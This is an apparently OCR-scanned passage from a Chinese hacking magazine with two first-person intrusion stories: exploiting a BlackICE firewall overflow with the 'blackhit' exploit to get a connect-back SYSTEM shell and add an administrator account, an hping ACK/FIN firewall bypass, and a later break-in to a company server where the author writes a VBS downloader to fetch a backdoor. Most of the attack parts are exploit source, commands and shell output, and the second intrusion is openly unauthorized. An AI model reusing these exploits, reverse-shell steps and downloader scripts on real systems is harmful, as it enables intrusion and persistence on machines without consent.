
社会工程学，任何时候任何地方，与技术相结合会有意想不到的结果。

二、入侵实战

既然确认了目标系统的防火墙为 blackice，那么我们再来查看一下该溢出漏洞涉及的 blackice 的版本，如下：

```
ISS RealSecure Network Sensor 7.0 XPU 22.9
ISS RealSecure Network Sensor 7.0 XPU 22.11
ISS RealSecure Network Sensor 7.0 XPU 22.10
ISS RealSecure Network Sensor 7.0 XPU 20.15
ISS RealSecure Server Sensor 7.0 XPU 22.9
ISS RealSecure Server Sensor 7.0 XPU 22.11
ISS RealSecure Server Sensor 7.0 XPU 22.10
ISS RealSecure Server Sensor 7.0 XPU 20.19
ISS RealSecure Server Sensor 7.0 XPU 20.18
ISS RealSecure Server Sensor 7.0 XPU 20.16
ISS BlackIce Server Protection 3.6 ccf
ISS BlackIce Server Protection 3.6 ccb
ISS BlackIce Server Protection 3.6 cbz
ISS BlackIce Server Protection 3.5 cdf
ISS BlackICE Agent for Server 3.6 ecf
ISS BlackICE Agent for Server 3.6 ecb
ISS BlackICE Agent for Server 3.6 eca
ISS BlackICE PC Protection 3.6 ccf
ISS BlackICE PC Protection 3.6 ccd
ISS BlackICE PC Protection 3.6 ccb
ISS BlackICE PC Protection 3.6 cbz
ISS BlackICE PC Protection 3.6 cbr
ISS Proventia A Series XPU 22.9
ISS Proventia A Series XPU 22.11
ISS Proventia A Series XPU 22.10
ISS Proventia A Series XPU 20.15
ISS Proventia G Series XPU 22.9
ISS Proventia G Series XPU 22.3
ISS Proventia G Series XPU 22.11
ISS Proventia G Series XPU 22.10
ISS Proventia M Series XPU 1.9
ISS Proventia M Series XPU 1.8
ISS Proventia M Series XPU 1.7
ISS Proventia M Series XPU 1.3
```

看到了吧！这么多版本都受那个漏洞的影响，不怕他不中！马上找出 exploit 来，该 exploit 是 linux 下编写的，要想在 win 下我们就要用 cygwin 来搞定它了！先把 exploit 复制到 cygwin 的 home 目录里，文件名为 blackhit.c，然后打开 cygwin 开始编译（图 3）。



```
nfm@HKZJZ-55012F5D2 ~
$ gcc -o blackhit blackhit.c
```

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <assert.h>
#include <fcntl.h>
#include <sys/time.h>

char icq_header [] =
"\x05\x00" // ICQ VERSION
"\x00" // unused
"\x00\x00\x00\x00" // Session
"\x12\x02" // reply to SRV_MUL
"\x00\x00\x00\x00" // SEQ_NUM1
"\x00\x00\x00\x00" // UIN Your
"\x00\x00\x00\x00" // CHECKCOD
```

图 3

OK！编译成功了，把 cygwin 目录下的 bin 目录里的 cgywin1.dll 和你编译好的 blackhit.exe 一起复制到一个目录里。准备工作做完了，我们看看手中的武器的使用方法，如下：

```
K:\mfm>blackhit
557iss_pam_exp - RealSecure / Blackice is - Sams_pam1.dll remote overflow exploit
 compiled by 无敌最寂寞@ringz.org
blackhit <hostname> <listenhost> <listen port>
listenhost, port: connect back host and port
```

用法翻译中文为：**blackhit 目标主机的 IP 本地监听的 IP 本地监听的端口**



```
K:\mfm>blackhit 192.168.203.2 192.168.203.16 518
557iss_pam_exp - RealSecure / Blackice iss_pam1.dll remote
 - Sam
 compiled by 无敌最寂寞@ringz.org

# attack remote host: 192.168.203.2.
# listen host: 192.168.203.16.
# listen port: 518.
# send overflow udp datas
# 1199 bytes send
# done.
# make sure we are in, dude :>
```

```
Microsoft Windows 2000 [Version 5.00.2195]
<C> 版权所有 1985-2000 Microsoft Corp.

C:\>d:

D:\>cd tools

D:\tools>cd box

D:\tools\box>nc -v -l -p 518
listening on [any] 518 ...
connect to [192.168.203.16] from QQ [192.168.203.2] 1035

Microsoft Windows 2000 [Version 5.00.2195]
<C> 版权所有 1985-2000 Microsoft Corp.

C:\Program Files\ISS\BlackICE>
C:\Program Files\ISS\BlackICE>_
```

图 4

OK！激动人心的时刻到了，再打开一个CMD，输入**nc -v -l -p 518**。然后另一个CMD输入：**blackhit 192.168.203.2 192.168.203.16 518**，如图4。

嘎嘎！得到shell了，看看是什么权限哦（图5）！

```
C:\WINNT\system32\cmd.exe-nc-v-l-p518
listening on [any] 518 ...
connect to [192.168.203.16] from QQ [192.168.203.2] 1035

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Program Files\ISS\BlackICE>
C:\Program Files\ISS\BlackICE>net user superlone /add
net user superlone /add
命令成功完成。


C:\Program Files\ISS\BlackICE>net localgroup administrator
net localgroup administrators superlone /add
命令成功完成。


C:\Program Files\ISS\BlackICE>
```

图 5

果然是system 权限！真是说不出的心情，这么意外的得到了权限，成功的入侵了目标主机！事情到此也就结束了，跟那个老师坦白后，我们两个都很尴尬，最后还是一起去喝了一顿酒（不打不相识啊！^_^）！

事后我又在实验室重新做了一次溢出测试，结果发现当溢出成功后，目标系统没有任何反应，但是防火墙假死在那，你也可以照常打开，设置防火墙，但是防火墙不会再记录任何入侵日志了，而且你只能重新启动机器才能恢复防火墙。我也尝试停止防火墙的服务然后再启动服务，结果在启动的时候提示说“服务的实例已在运行中”，说明在溢出的时候造成了服务进程blackd.exe假死的现象。所以只有重新启动才能恢复正常。

此次经历让我对防火墙产生了浓厚的兴趣，又接二连三的测试了不少防火墙的安全性。其中在测试天网防火墙的时候发现，尽管防火墙处于最高安全级别，但是利用hping一样可以绕过防火墙ping通后面的主机。具体方法就是将发送的数据包的ACK位或者FIN位置位，比如如下命令：

hping -A 192.168.203.2

或者

hping -F 192.168.203.2

这样防火墙就放行了！原理嘛说起来也很简单，比如hping -A 192.168.203.2 这个命令，它发送的数据包是一个确认（ACK）包，看过TCP三次握手的都应该很熟悉了，而目标系统并未和我们有任何连接，所以会回送一个RST包来复位我们的这次连接。由于此类问题不在本文的讨论范围内了，有兴趣的读者可以自行实验一下！

三、后记

写完这篇稿子后，我总算可以松一口气了。关于这个漏洞我再补充几句。类似这样的漏洞有很多，比如像wuftp等的溢出漏洞，此类漏洞是可遇不可求的，你如果非要用这个漏洞去找寻什么肉鸡的话，那么我劝你还是别大海捞针了。同时要说明的是ISS后续推出的ccg和cch版本的blackice已经补上了此漏洞，请使用此款防火墙的朋友赶紧升级吧！

（本文提到的如下软件光盘中有收录：blackhit、hping、cygwin1.dll、blackice）

劳动节的入侵之夜

—273℃[ringz.org]

劳动节那天同宿舍的人都跑出去玩了，就我一人蹲在那，无聊。忽然想起前阵子用了一个imail漏洞取得了老爹公司的主机权限的事儿，当时将漏洞通知了管理员，事隔也有几个星期了，主机应该早就打上补丁了吧？晚上1点1刻，我完成了一篇稿子的抓图工作后去看看了，结果却让我甚是无奈（图1）。

```
选定 C:\WINNT\system32\cmd.exe-nc-vv-l-p813
D:\nfn\temp>nc -vv -l -p 813
listening on [any] 813 ...
218.5.[redacted] inverse host lookup failed: h_errno 11004: NO_DATA
connect to [61.156.[redacted] from (UNKNOWN) [218.5.[redacted]] 1410: NO_DATA
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>type $winnt$.inf
type $winnt$.inf
[setupparams]
skipmissingfiles = "0"
[data]
unattendedinstall = "no"
floppylessbootpath = "no"
producttype = "lanmannt"
standardserverupgrade = "no"
winntupgrade = "no"
win9xupgrade = "no"
win31upgrade = "no"
sourcepath = "\device\cdrom0\"
floppyless = "0"
msdosinitiated = "0"
dospath=D:\

C:\WINNT\system32>_
```

图 1

既然你那么不珍惜，这台肉鸡我不要白不要了。可是让我没想到的是明明已经得到了system权限，装个后门控制这台主机的过程还是伤透了我的脑筋。

一、午夜被困

凌晨1点25分33秒，我决定开始入侵。从图1中的**sourcepath = "\device\cdrom0\"**判断该操作系统是2000 pro。这是我常用的判断方式，一般情况如果你在查看c:\winnt\sytem32\$winnt$.inf这个文件时发现sourcepath后面的内容是"\device\cdrom0\"或者"\device\cdrom0\PRO\"时就说明系统是2000 pro；如果在其后出现了SVR等字样时说明是2000服务器版。

这个shell本来就是system权限的，所以不存在权限提升的问题。本来想新建一个管理员，然后开个telnet算了，可是这个想法很快就被否定了。因为用扫描器判断对方只开了21，25，80，110四个端口，而我在shell里用**netstat -an**却发现不只这几个开放端口，所以判断很可能有防火墙，那么主动连接型的后门估计是没戏了。先不管这个，看看该怎么上传后门吧！

这个难不倒我，第一个上的是tftp，熟练地操作完毕（图2）……但仍出错。




图 2

一个人的战争

汗……看样子没那么简单。没关系，不是还有ftp嘛，先把东东上传到偶的私人ftp上，然后在肉鸡上如图3那样操作（图3）。




图 3

晕！竟然会出这种错误，我有点坐不住了！剩下的半个小时，我就是在不断的更换再更换，尝试再尝试已知的上传方式中度过。在这段时间里，唯一的收获就是找到了该主机的web目录，于是我尝试用echo命令一行一行地将一个有上传功能的asp写入到肉鸡的web目录里，以便用http方式来上传。可是写到一半时就卡住，原因就是那个该死的“&”符号。我用echo命令写入 **file.SaveAs Server.mappath(formPath&file.FileName)** 时出现了问题（图4）。




图 4

当时我可真是绝望透顶了，因为我并不知道该怎么把“&”解决掉（不过后来过了几天，我才知道在“&”前面加一个“^”就可以解决了，我差点没气死）。

二、梦醒时分

在我证实了这台主机上的cscript.exe还是可用的后，决定把思路放到vbs上。我要找一个既可以上传又不需要“&”的vbs……记得在灰色看到过一个vbs脚本叫iget.vbs，可以用XMLHTTP对象使用http将一个文件下载到本地！于是赶紧的找到iget.vbs看看，发现代码挺长而且也有“&”。仔细阅读代码后发现，真正实现下载功能的就那么几行，于是我整理成一个hget.vbs，内容如下：

```
On Error Resume Next
Dim iRemote,iLocal
iLocal  = LCase(WScript.Arguments(1))
iRemote = LCase(WScript.Arguments(0))
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET",iRemote,0
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile iLocal,2
```

哈哈！不错！代码不长，而且也没有“&”！不过似乎还是长了点，用echo命令一个一个来还是显得麻烦。

于是又想了一个办法，用perl写了一个脚本echo.pl，内容如下：

```
#!usr/bin/perl -w
my $file=shift;
open(MINE,$file);
open(TEMP,">done.txt");
@data=<MINE>;
chop @data;
foreach  (@data) {
    $_='echo '."$_"." >>$file";
    print TEMP "$_\n";
    }
    close MINE;
    close TEMP;
```

这样，我在cmd下输入 **echo.pl hget.vbs**，回车后就会在同目录下生成一个done.txt（当然你必须安装了activeperl解析器），内容如下：

```
echo On Error Resume Next >>hget.vbs
echo Dim iRemote,iLocal >>hget.vbs
echo iLocal=LCase(WScript.Arguments(1)) >>hget.vbs
echo iRemote=LCase(WScript.Arguments(0)) >>hget.vbs
echo Set xPost=CreateObject("Microsoft.XMLHTTP")  >>hget.
vbs
echo  xPost.Open "GET",iRemote,0 >>hget.vbs
echo  xPost.Send() >>hget.vbs
echo  Set sGet=CreateObject("ADODB.Stream") >>hget.vbs
echo  sGet.Mode = 3 >>hget.vbs
echo  sGet.Type = 1 >>hget.vbs
echo  sGet.Open() >>hget.vbs
echo  sGet.Write(xPost.responseBody) >>hget.vbs
echo  sGet.SaveToFile iLocal,2 >>hget.vbs
```

这下方便多了，我可以全部复制，然后在肉鸡的shell里单击鼠标右键就搞定了（图5）！




图 5

哈哈，成功在这台主机中写入！赶紧试试看是否可以用（图6）。




